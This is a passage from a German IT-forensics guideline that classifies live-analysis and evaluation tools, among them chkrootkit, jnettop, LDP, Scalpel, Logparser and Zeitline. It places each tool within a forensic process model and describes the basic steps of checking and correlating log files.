Aus dieser Zusammenfassung ist ersichtlich, dass Methoden der IT-Anwendungen (ITA) vor allen zur Sammlung von Details über Daten, Prozessdaten, Anwenderdaten, Kommunikationsprotokolldaten, Konfigurationsdaten und Sitzungsdaten dienen – also all jenen Daten, die im direkten Zusammenhang mit der IT-Anwendung stehen. Zu beachten ist, dass teilweise eine Aktivierung dieser Funktionen in der strategischen Vorbereitung notwendig ist.

Die grundlegende Methode „Skalierung von Beweismitteln“

Die grundlegende Methode Skalierung von Beweismitteln (SB) umfasst forensische Methoden, welche bei einem konkreten Verdachtsfall ergriffen werden.

Maßnahmen aus SB sind für den Einsatz im Hintergrund beispielsweise in einer Produktivumgebung (beispielsweise aufgrund von false positive Meldungen) nicht geeignet oder gedacht, liefern aber im Verdachtsfall wertvolle Daten. Da sie alle im Rahmen einer live-Analyse eingesetzt werden, ist deren möglicher Nutzen für die forensische Untersuchung gegenüber den möglichen Schäden des Einsatzes abzuwägen. Dies gilt insbesondere bezüglich der Veränderung von flüchtigen und nichtflüchtigen Daten. Eine weitere Einsatzmöglichkeit dieser Werkzeuge ist innerhalb einer Kopie des zu untersuchenden Systems, diese kann z.B. aus einem Datenträgerabbild mittels Live View (siehe Kapitel) erzeugt

werden.

Um eine zusammenfassende Einordnung der in diesem Kapitel untersuchten forensischen Methoden zu geben, sei auf die nachfolgende Tabelle 30 verwiesen.

	SB Skalierung von Beweismöglichkeiten
SV Strategische Vorbereitung	
OV Operationale Vorbereitung	
DS Datensammlung	Security Task Manager, Jnettop, LDP, chkrootkit
US Untersuchung	
DA Datenanalyse	
DO Dokumentation	

Tabelle 30: Zusammenfassung der Einordnung der grundlegenden Methode SB anhand der identifizierten Eigenschaften ausgewählter forensischer Methoden

Es ist ersichtlich, dass die ausgewählten Methoden im Bereich der Datensammlung arbeiten. Nachfolgend sollen nun exemplarisch ausgewählte forensische Eigenschaften von Vertretern der grundlegenden Methode SB vorgestellt werden.

Der Security Task Manager

Die Aufgabe des Security Task Managers ist die Einschätzung aktuell laufender Prozesse hinsichtlich deren potentieller Gefährlichkeit für das System (siehe dazu auch [UMD08b]). Der Security Task Manager wertet hierfür diverse Kriterien aus und mittels der implementierten Heuristik ist es so auch möglich, beispielsweise Rootkits zu entdecken. In einer forensischen Live-Untersuchung kann der Einsatz des Security Task Managers sinnvoll sein, wenn man sich noch nicht sicher ist, welche Art von Vorfall vorliegt. Der Security Task Manager kann sinnvolle Hinweise darauf liefern, ob der Vorfall durch Schadsoftware bedingt ist oder die Ursache an einem anderen Ort zu suchen ist. Der Security Task Manager ist auch dazu in der Lage, mithilfe des „Exportieren“-Befehls einige wichtige Prozessinformationen für die Datensammlung zu sichern.
Im Modell des forensischen Prozesses im vorliegenden Leitfaden ist der Security Task Manager in den Abschnitt der Datensammlung einzuordnen. Die von ihm gesammelten Daten sind Prozessdaten.

Einordnung in das detaillierte Schema (siehe Kapitel)

Bei dem forensischen Werkzeug Security Task Manager handelt es sich um ein Werkzeug zur Skalierung der Beweismittel, dass auf einem fest installierten Computer (HW) eingesetzt wird. Es ist lauffähig unter Windows (SW) und läuft lokal auf dem zu untersuchenden System (UO). Eine Aktivierung ist nicht erforderlich (AE). Dieses Werkzeug setzt voraus, dass das System technisch funktionsfähig ist (UV). Der Security Task Manager wertet Prozessdaten aus (UZ) und ist dazu in der Lage diese zu speichern (UA). Das Ergebnis hierbei sind Prozessdaten (UE). Das Datenvolumen liegt im Kilobyte-Bereich (DV). Eine Verwendung des Security Task Managers verändert systemweit flüchtige Daten (STW). Datenschutzrechtlich ist die Funktionalität nicht bedenklich (DSR). So gewonnene Daten haben die Tendenz dazu, beweiskräftig zu sein (BK). Das Werkzeug, Untersuchungsziel und Ergebnisse müssen durch weitere forensische Methoden vor Manipulation geschützt werden (SM).

Jnettop

Jnettop[163] ist ein forensisches Werkzeug, das der Skalierung von Beweismöglichkeiten dient. Diese Funktion erfüllt es, in dem es aktive Netzwerkübertragungen, sowie deren genutzte Bandbreite anzeigt und damit in diesem Abschnitt die Datensammlung ermöglicht. Besonders sinnvoll ist der Einsatz von jnettop, wenn aktuelle Datenübertragungen erkannt werden sollen. Zudem ist es damit möglich, die Bandbreite nach Port (TCP/UDP) oder einzelnen Hosts zu gruppieren. Des Weiteren können Filter definiert werden, womit die generierte Datenmenge kleiner ausfällt.
Zur Überwachung von mehreren Systemen wird außerdem der so genannte promiscuous-Modus unterstützt. Die direkte Ausgabe der Untersuchungsergebnisse ist nicht möglich, es kann jedoch ein CSV[164]-kompatibles Format generiert werden, welches dann wiederum mit Mitteln der Shell in eine Datei umgelenkt werden kann. Somit es es möglich, auf einem System Netzwerkverkehrsdaten zu sammeln. Dies kann bei der Entdeckung von ungewöhnlichen Datenübertragungen oder auch Fehlfunktionen hilfreich sein.

Einordnung in das detaillierte Schema (siehe Kapitel)
Jnettop läuft auf festinstallierten Computern (HW). Das Programm ist für Linux erhältlich (SW). Der Untersuchungsort lokal auf dem zu untersuchenden System (UO). Es sammelt Daten von OSI-Schicht 4 (OSI). Für jnettop ist keine Aktivierung erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems, dass die Netzwerkverbindungen nicht getrennt wurden, eine ununterbrochene Spannungsversorgung, sowie Administratorrechte (UV). Untersuchungsziel sind Kommunikationsprotokolldaten (UZ). Die Untersuchungsaktion besteht aus der online-Extraktion der aktiven Netzwerkverbindungen (UA). Untersuchungsergebnis sind Kommunikationsprotokolldaten (UE). Das Datenvolumen des Untersuchungsergebnisses hängt proportional von dem Volumen der Eingangsdaten ab (DV). Da jnettop online genutzt wird, können flüchtige Daten als Strukturwirkung verändert

163 http://packages.debian.org/de/etch/net/jnettop
164 engl. für Komma separierte Liste

werden (STW). Eine Datenschutzrelevanz ergibt sich nicht aus der Nutzung des Programms (DSR). Eine Beweiskrafttendenz besteht eher nicht (BK). Bei der Verwendung von jnettop muss dieses extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

Das Werkzeug LDP

Wie bereits in Kapitel beschrieben, kann mit LDP auf das Active Directory zugegriffen werden. Mit seiner Funktion, direkt auf das zugrunde liegende LDAP-Verzeichnis zuzugreifen, ist LDP eine grundlegende Methode zur Skalierung von Beweismöglichkeiten. Es kann vor allem im Abschnitt der Datensammlung und Untersuchung eingesetzt werden, um die Konfigurationsdaten, Anwenderdaten, sowie Sitzungsdaten aus dem Active Directory zu extrahieren. LDP ist teil der Windows Server 2003 Support Tools[165] und ist kostenfrei bei Microsoft erhältlich[166]. Es muss jedoch beachtet werden, dass durch die nötige Anmeldung am Active Directory Daten verändert werden können. Zudem ist LDP auch in der Lage, Daten gezielt zu verändern, daher ist ein bewusster, gut dokumentierter Umgang mit dem Werkzeug zwingend nötig. Um Zugriff zum Active Directory zu erlangen, muss zunächst mit der Option „Bind“ im Menü „Connection“ eine Verbindung aufgebaut werden. Hierzu sind die Zugangsdaten eines berechtigten Nutzers nötig. Danach kann durch die Auswahl des Menüpunktes „Tree“ aus dem Menü „View“ eine Baumansicht der relevanten Daten im linken Teilfenster erzeugt werden. Die Struktur des Baumes entspricht weitgehend der von den Verwaltungswerkzeugen des Active Directory bekannten Daten. In Abbildung 42 sind die im Active Directory gespeicherten Daten des Nutzers Administrator dargestellt.

165http://support.microsoft.com/kb/892777

166http://www.microsoft.com/downloads/details.aspx?FamilyId=6EC50B78-8BE1-4E81-B3BE-4E7AC4F0912D&displaylang=en




Abb. 42: LDP: Daten des Nutzers Administrator

Im linken Fensterteil ist die Baumansicht erkennbar. Im rechten Teil sind unter anderem die bereits von LDP interpretierten Zeitstempel ersichtlich. Eine Kombination dieses forensischen Werkzeuges zusammen mit dem im Kapitel vorgestellten Live View ermöglicht eine Untersuchung ohne die dauerhafte Veränderung von nichtflüchtigen Daten, setzt jedoch die Erstellung eines Datenträgerabbildes (siehe auch Kapitel) voraus.

Einordnung in das detaillierte Schema (siehe Kapitel)

LDP läuft auf festinstallierten Computern (HW). Das Programm ist für Windows erhältlich (SW). Der Untersuchungsort lokal oder remote auf dem zu untersuchenden System (UO). Für LDP ist keine Aktivierung erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems, sowie Administratorrechte (UV). Untersuchungsziel sind Konfigurationsdaten, Anwenderdaten und Sitzungsdaten (UZ). Die Untersuchungsaktion besteht aus der online-Extraktion der Konfigurationsdaten (UA). Das Untersuchungsergebnis sind Konfigurationsdaten, Anwenderdaten und Sitzungsdaten (UE). Das Datenvolumen des Untersuchungsergebnisses hängt Proportional mit dem Volumen der Eingangsdaten zusammen (DV). Da LDP online genutzt wird, können flüchtige Daten als Strukturwirkung verändert werden (STW). Eine Datenschutzrelevanz ergibt sich nicht aus der Nutzung des Programms (DSR).

Eine Beweiskrafttendenz besteht eher nicht (BK). Bei der Verwendung von LDP muss dieses extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs unter Umständen verändert (SM), das Untersuchungsergebnis muss ebenfalls extern geschützt werden (SM).

Chkrootkit

Das forensische Werkzeug Chkrootkit wird dazu verwendet, ein Computersystem auf einen Befall von Rootkits zu überprüfen. Die Untersuchung durch Chkrootkit wird dabei manuell im Verdachtsfall angestoßen. Dieses Werkzeug untersucht, verschiedene Systemdateien, Logdateien und aktuelle Prozessdaten um Diskrepanzen und Veränderungen aufzuspüren. Zudem ermittelt es, ob eine Netzwerkschnittstelle sich im Promiscuous-Modus befindet (was auf eine den Versuch des netzwerkweiten Verkehrsmitschnitts hindeutet) und ob Spuren bekannter loadable-Kernel-Module-Rootkits vorhanden sind. Des Weiteren wird nach geänderten Logeinträgen gesucht, dabei wird insbesondere die Logdatei wtmp des Linux-Systems untersucht, welche Login- und Logoutvorgänge protokolliert (siehe auch Kapitel). Diese ist darin begründet, dass als Resultat eines erfolgreichen Rootkitvorfalles häufig versucht wird, in Protokolldaten zu verwischen. Weiterhin untersucht chkrootkit die Einträge im /proc Pseudodateisystem (siehe Kapitel) nach Einträgen, welche vom Programm *ps* und vom Systemaufruf *readdir* verborgen worden sind.
Ein Suchlauf von chkrootkit mit negativem Ergebnis stellt jedoch keine Sicherheit dar, dass keine Rootkits auf dem System vorhanden sind. Jedoch kann es dem Forensiker einen möglichen weiteren Untersuchungsweg aufzeigen, wenn ein Rootkitvorfall erkannt wurde. Die Ergebnisse einer Datensammlung unter Einsatz des laufenden Systems und der vorhandenen Programme sind dabei nicht vertrauenswürdig. Auch der Einsatz von statisch kompilierten Programmen wird potentiell falsche Resultate liefern, wenn der Betriebssystemkern selbst kompromittiert wurde. In jedem Fall sollte im Rahmen einer forensischen Untersuchung ein Datenträgerabbild gewonnen (siehe Kapitel) und untersucht werden.

Einordnung in das detaillierte Schema (siehe Kapitel)
Das Programm chkrootkit läuft auf Desktop PCs (HW). Das Programm ist für Linux erhältlich (SW). Der Untersuchungsort ist die Festplatte des zu untersuchenden Systems, bzw. ein Abbild von dieser. Es kann lokal auf dem System untersucht werden oder lokal auf Teilkomponenten von diesem (UO). Eine Aktivierung ist nicht erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems (UV). Das Unter–suchungs–ziel sind Konfigurationsdaten, Kommunikationsprotokolldaten, Prozessdaten und Sitzungsdaten (UZ). Die Untersuchungsaktion besteht in der Untersuchung von Dateien (UA). Die Untersuchungsergebnisse sind Kon–figurationsdaten, Kommunikationsprotokolldaten, Prozessdaten und Sitzungs–daten (UE). Das Datenvolumen des Untersuchungsergebnisses ist im Kilobyte-Bereich anzusiedeln (DV). Wenn chrootkit offline genutzt wird, treten keine Strukturwirkungen auf, im Online-Einsntz werden flüchtige Daten lokal verändert

(STW). Eine Datenschutzrelevanz ergibt sich nicht direkt aus der Nutzung des Programms (DSR). Die Beweiskrafttendenz ist eher schwierig (BK). Bei der Verwendung von chrootkit muss dieses extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs im offlinebetrieb nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (UE).

Zusammenfassung der Methoden- und Werkzeugeinordnung

Die nachfolgende Abbildung 43 verdeutlicht zusammenfassend die Zuordnung der forensischen Methoden der grundlegenden Methode der Skalierung von Beweismitteln (SB).




Abb. 43: Einordnung der grundlegenden Methode SB in die Datenarten und die Abschnitte des forensischen Prozesses

Aus dieser Zusammenfassung wird deutlich, dass die in diesem Kapitel vorgestellten Methoden der Methoden der Skalierung von Beweismitteln (SB) vor allen zur Sammlung von Kommunikationsprotokolldaten und Prozessdaten, sowie zur Untersuchung von Prozessdaten, Kommunikationsprotokolldaten, Konfigurationsdaten, Anwenderdaten und Sitzungsdaten dienen. Werkzeuge, die der Skalierung von Beweismitteln dienen, sind vor allen darauf ausgelegt, eine größere Menge von Informationen zu sammeln, als außerhalb eines Verdachtsmoments sinnvoll wäre. Darüber hinaus bieten sie die Möglichkeit zur Auswertung von Daten innerhalb einer Live-Analyse. In Einzelfällen lassen sich nur so wichtige Beweise sichern.

Die Grundlegende Methode „Datenbearbeitung und Auswertung“

In der grundlegenden Methode der Datenbearbeitung und Auswertung (DBA) werden Methoden und Werkzeuge beschrieben, welche in der Lage sind, Daten zu transformieren, zu reduzieren und eine Korrelation bzw. die Auswertung zu unterstützen. Hier ist ein Großteil der dedizierten forensischen Software einzuordnen.

Um eine zusammenfassende Einordnung der in diesem Kapitel untersuchten forensischen Methoden zu geben, sei auf die nachfolgende Tabelle 31 verwiesen.

	DBA Datenbearbeitung und Auswertung
SV Strategische Vorbereitung	
OV Operationale Vorbereitung	
DS Datensammlung	Logparser
US Untersuchung	Scalpel, Logparser, Exifprobe, PDF-parse, md5deep
DA Datenanalyse	Logparser, Zeitline
DO Dokumentation	md5deep

Tabelle 31: Zusammenfassung der Einordnung der grundlegenden Methode DBA anhand der identifizierten Eigenschaften ausgewählter forensischer Methoden

Die Tabelle 31 zeigt, dass die ausgewählten Methoden im Bereich der Datensammlung, der Untersuchung, der Datenanalyse und der Dokumentation im forensischen Prozess im Sinne des im vorliegenden Leitfaden vorgestellten Modells arbeiten. Bevor ausgewählte forensische Werkzeuge mit ihren Eigenschaften vorgestellt werden, sollen zunächst wichtige allgemeine Vorgehensweisen der Datenbearbeitung und Auswertung vorgestellt werden.

Untersuchung von Log-Dateien
Im Rahmen einer forensischen Untersuchung bieten sich zahlreiche Log-Dateien als Datenquellen an (siehe dazu auch Kapitel). Nachdem diese im Abschnitt der Datensammlung gesichert wurden, müssen aus diesem im Verlauf der Untersuchung nutzbringende Daten extrahiert werden. Mit diesem Vorgehen beschäftigen sich zahlreiche Publikationen detailliert. Als Beispiel sei hier auf [BSI07a] verwiesen, welche die Auswertung zahlreicher unterschiedlicher Log-Dateien behandelt. Dennoch liegen bei der Auswertung von Log-Dateien einige grundsätzliche Arbeitsschritte vor, die immer durchgeführt werden sollten.

Prüfung der zeitlichen Konsistenz. Ist der Zeitverlauf in einer Log-Datei nicht

chronologisch und beinhaltet Rückschritte, so kann dies ein Indiz für eine Zeitmanipulation sein (siehe dazu auch Kapitel). Gleiches gilt auch für unerwartete Zeitsprünge innerhalb der Log-Dateien, wenn beispielsweise auf einem stark ausgelasteten Server über den Zeitraum von einer Woche keine Log-Dateien vorliegen.

Prüfung der syntaktischen Konsistenz. Die meisten Log-Dateien haben ein starres Format, das die Anzahl der Felder pro Eintrag festlegt. Entsprechen Einträge nicht den Spezifikationen, deutet dies ebenfalls auf eine Manipulation hin. Solch eine Überprüfung findet meistens mithilfe automatisierter Werkzeuge statt, die in der Lage sind, die Log-Dateien in einer für Menschen lesbaren Form darzustellen.

Prüfung semantischer Konsistenz. Für diesen Schritt ist eine genaue Kenntnis des untersuchten Systems notwendig. Hier können Manipulationen an der Systemzeit oder der Log-Datei selbst dadurch festgestellt werden, dass periodische Aufrufe, wie beispielsweise durch regelmäßiges Anlegen von Backups entstehen, fehlen.

All diese Maßnahmen zielen darauf ab, die Authentizität und Integrität der Logs und der darin angegeben Zeiten zu überprüfen. Dies ist darin begründet, dass die hier gewonnenen Erkenntnisse nur in dem Maße aussagekräftig sind, in dem die Authentizität und Integrität des Logs belegt werden kann. Gerade die Zeit ist auch für die Korrelation verschiedener Log-Dateien notwendig (zur Bedeutung der Zeit siehe auch Kapitel).

Reduktion von Daten

Dieser Analyseschritt ist notwendig, um die große Menge an gesammelten und bereits untersuchten Daten zu reduzieren. Nach der Untersuchung ist es ersichtlich, ob diese für den betrachteten Vorfall relevant sind oder nicht. Dadurch ist es möglich, diese Daten gegebenenfalls außen vor zu lassen, um so eine Konzentration auf die wesentlichen und fallrelevanten Daten zu ermöglichen.

Korrelation von Daten

Im Bereich der Log-Korrelation werden die Aussagen aus unterschiedlichen Datenquellen zusammengefügt und dabei in einen inhaltlichen Zusammenhang gesetzt. Dafür gibt es einige Techniken, die diesen Arbeitsschritt erleichtern, um einen besseren Eindruck von dem Gesamtverlauf eines Vorfalls und den Zusammenhängen zu erhalten:

Zusammenfassen unterschiedlicher Datenquellen in eine Zeitlinie. Bei diesem Schritt werden Ereignisse aus unterschiedlichen Datenquellen in einen gemeinsamen Zeitstrahl eingefügt, um den zeitlichen Ablauf allgemein darzustellen. Die Übersetzung dieser Quellen obliegt dem Untersuchenden, der dafür aber teils Hilfe durch forensische Werkzeuge, wie beispielsweise das in diesem Kapitel vorgestellte Werkzeug „Zeitline“ erhalten kann.

Zusammenfassung von Ereignissen zu Super-Ereignissen. In diesem Schritt werden mehrere Einträge oder Ereignisse zu einem Größeren zusammengefasst. Dies erhöht die Übersichtlichkeit, in dem beispielsweise drei Log-Einträge zu

normalen Systemanmeldungen zu einem Ereignis zusammengefasst werden. Dies leistet beispielsweise das in diesem Kapitel vorgestellte forensische Werkzeug „Zeitline“.

Erkennung von zeitlichen Zusammenhängen zwischen Ereignissen. Durch diese gemeinsame Zeitlinie wird es im Idealfall möglich, den Zusammenhang zwischen unterschiedlichen Ereignissen zu erkennen. Beispielsweise wäre es denkbar, dass der Ausfall eines Systemdiensts immer auftritt, nachdem eine bestimmte Webseite auf dem System aufgerufen wurde. Für diesen Kernpunkt der Korrelation ist die Erfahrung und Auffassungsgabe das wichtigste Werkzeug, während selbst ausgeklügelte Log-Analyse-Software hier nur eine Hilfestellung geben kann.

Nachfolgend sollen nun exemplarisch ausgewählte forensische Eigenschaften von Vertretern der grundlegenden Methode DBA vorgestellt werden.

Das Filecarving Werkzeug Scalpel

Scalpel[167] ist ein forensisches Werkzeug, dass zum Filecarving eingesetzt wird (siehe auch Kapitel). Dabei werden Rohdaten ohne genaue Kenntniss ihres genauen Inhalts bzw. dessen Struktur, z.B. durch Dateisysteme (siehe dazu Kapitel), auf bekannte Dateitypen hin untersucht. Es ist Bestandteil der grundlegenden Methoden der Datenbearbeitung und Auswertung (DBA). Scalpel ist für Linux- und Windows verfügbar und arbeiten auf Rohdateninhalten aus Datenträgern bzw. Datenträgerimages. Es extrahiert Daten anhand von bekannten Dateianfängen (engl. Header) von gesuchten Dateiinhalten und extrahiert diese mitsamt dem folgenden Abschnitt bis zum Erreichen eines vordefinierten Dateiendes (engl. Footer) oder einer vorgegebenen Größe. Aufgrund dieser Arbeitsweise können fragmentierte Daten nur teilweise wiederhergestellt werden.
Scalpel ist in der Grundkonfiguration dazu konfiguriert, Anwenderdaten zu extrahieren, kann aber auch – unter Veränderung der Header und Footer – dazu verwendet werden, Konfigurationsdateien oder Logdateien, die dann in späteren Schritten interpretiert werden müssen, zu gewinnen.
Ein Beispiel für die Extraktion von Konfigurationsdateien wäre der bereits vordefinierte Header der Windows-Registry. Für Logdateien sei hier beispielsweise der typische Beginn einer dmesg-Startlogdatei unter einem Unix-artigen System angegeben, der in diesem Fall den gesuchten Header darstellt. Auf einen Footer wird in diesem Fall verzichtet, da hier kein einheitlicher Eintrag vorliegt. Hierbei muss dann die maximal zu extrahierende Dateilänge in Abhängigkeit von den zu extrahierenden Dateien gewählt werden.
Hierbei ist hervorzuheben, dass – je nach Fall – sowohl Anwenderdaten als auch Logdateien den forensischen Prozess unterstützen können. Bei der Wahl der zu extrahierenden Daten ist daher zu beachten, welche Daten genau gesucht werden, da es leicht zu Erzeugung gewaltiger Datenmengen kommen kann. Im Kapitel wird der Einsatz von Scalpel als Vertreter der Filecarving-Technik beschrieben.

Einordnung in das detaillierte Schema (siehe Kapitel)

167 http://www.digitalforensicssolutions.com/Scalpel/

Scalpel läuft auf Desktop PCs (HW). Das Programm ist für Linux und Windows erhältlich (SW). Der Untersuchungsort ist die Festplatte des zu untersuchenden Systems, bzw. ein Abbild von dieser, es kann lokal auf dem System untersucht werden oder lokal auf Teilkomponenten von diesem (UO). Für Scalpel müssen zunächst die Datei-Header/Footer eingestellt werden, daher ist eine Aktivierung erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems (UV). Untersuchungsziel sind Festplatten, bzw. Images davon, also Rohdaten (UZ). Die Untersuchungsaktion besteht in der offline-Speicherung von Dateien aus Datenträgern oder Abbildern von diesen (UA). Untersuchungsergebnis sind Anwenderdaten (UE). Das Datenvolumen des Untersuchungsergebnisses hängt proportional mit dem Volumen der Eingangsdaten zusammen (DV), genaue Angaben zum Proportionalitätsfaktor sind jedoch nicht möglich. Da Scalpel offline genutzt wird, treten keine Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich nicht direkt aus der Nutzung des Programms (DSR). Die Beweiskrafttendenz ist eher schwierig (BK). Bei der Verwendung von Scalpel muss dieses extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (UE).

Logparser

Das forensische Werkzeug Logparser[168] ist eine Software für Microsoft Windows-basierte Systeme zur Sammlung und Korellation von Logdateien. Es verarbeitet vom Betriebssystem im EVT Format zur Verfügung gestellte Logdateien (Ereignislogs, engl. Eventlogs) mit Hilfe eines SQL - Dialekts. Dabei adressiert das Werkzeug das in der IT-Forensik wichtige Feld der Zusammenführung von einzelnen Untersuchungsergebnissen. Es lässt sich in drei Abschnitten des forensischen Prozesses einsetzen: in der Datensammlung, der Untersuchung und in der Datenanalyse. Die Datensammlungsfunktion lässt sich dabei sowohl lokal, als auch entfernt auf dem zu untersuchenden System einsetzen. In jedem Fall müssen die nötigen Rechte für den Zugriff auf die Logdaten vorhanden sein. Logparser verarbeitet primär Sitzungs- und Prozessdaten, vereinzelt können aber auch Anwenderdaten erfasst werden. Dabei werden verschiedene Ein- und Ausgabeformate unterstützt. Exemplarisch seien hier EVT und CSV als Eingabeformate sowie CSV und SYSLOG als Ausgabeformate genannt. Durch die Konvertierung der Eventlogs in das Syslog-Format kann eine Sicherung auf einem zentralen Logdatenserver, wie er in Kapitel vorgestellt wurde, erfolgen. Die Auswertung, insbesondere unter der Einbeziehung von Logdateien anderer IT-Komponenten kann dann u. a. mit der nachfolgend vorgestellten Korrelationssoftware „Zeitline“ erfolgen. Die Erstellung vordefinierter Anfragen sollte Teil der Strategischen Vorbereitung sein.

Einordnung in das detaillierte Schema (siehe Kapitel)

Bei dem forensischen Werkzeug Log Parser handelt es sich um eine Datenauswertungs-Software, den Log Parser von Microsoft, welcher in der Lage

168 http://www.microsoft.com/downloads/details.aspx?FamilyID=890cd06b-abf8-4c25-91b2-f8d975cf8c07

ist, auf dem untersuchten Windows-basierten Computer mit Hilfe eines SQL-Dialekt Eingabedaten zu verarbeiten (HW). Das Programm ist für Windows erhältlich (SW). Der Untersuchungsort ist lokal oder entfernt auf dem zu untersuchenden System, einer Festplatte, einen Wechseldatenträger oder auf Teilkomponenten des zu untersuchenden Systems (UO). Es arbeitet auf OSI-Schicht 7 (OSI). Eine Aktivierung ist nicht erforderlich (AE). Die Voraussetzung für die erfolgreiche Analyse ist das eingeschaltete Logging, dass die Spannungsversorgung nicht unterbrochen wurde, dass das untersuchte Computersystem technisch funktionsfähig ist und das ein Systemzugang (Administrator) existiert (UV). Das Untersuchungsziel sind Sitzungs-, Prozess- und Anwenderdaten (UZ). Die Untersuchungsaktion ist die offline Untersuchung des Betriebssystems (UA). Das Untersuchungsergebnis Sitzungs-, Prozess- und Anwenderdaten (UE). Die Untersuchung findet im Application Layer statt (OSI). Das erwartete Datenvolumen hängt von den Eingabedaten und dem verwendetet SELECT Befehl ab und ist daher mit variabel zu definieren (DV). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige und nichtflüchtige Daten verändert werden (STW). Weiterhin sind Wirkungen auf die Untersuchungsvoraussetzungen, auf das Untersuchungsergebnis und auf die Datenschutzrelevanz im forensischen Prozess zu erwarten. Strukturwirkungen werden auch auf die forensischen Abschnitte der Strategischen Vorbereitung und Datensammlung angenommen. Das Ergebnis der Untersuchung ist datenschutzrechtlich relevant (DSR). Eine Beweiskrafttendenz ist vorhanden (BK). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig (SM).

Die Korrelationssoftware Zeitline

Das forensische Werkzeug Zeitline[169] ist eine Software zur Korrelation von Log-Dateien. Es ist komplett in Java geschrieben und damit weitestgehend plattformunabhängig. In Zeitline können auftretende Ereignisse aus verschiedenen Logdateien, z. B. aus unterschiedlichen IT-Komponenten bzw. unterschiedlichen Ereignisquellen desselben Systems in einen zeitlichen Zusammenhang gebracht werden. Das häufige Problem mit generierten Logfiles ist, dass zu viele und häufig nicht fallrelevante Daten gesammelt werden. Zeitline hilft bei der Ereignisrekonstruktion, indem es erlaubt, Filter über diese Einträge zu legen und verschiedene Ereignisse auszublenden. Des Weiteren können Meta-Ereignisse festgelegt werden. Ein in [Buc05] gegebenes Beispiel verdeutlicht die Funktionalität:

Aus der Erfassung der MAC-Zeit (siehe dazu auch Kapitel) des Compilers „gcc“, der Erfassung des letzten Zugriffs auf eine Datei „x“ und eines Zugriff auf die Systembibliothek „y“ erfolgt die Komposition des Meta-Ereignisses „Installation des Rootkits z“.

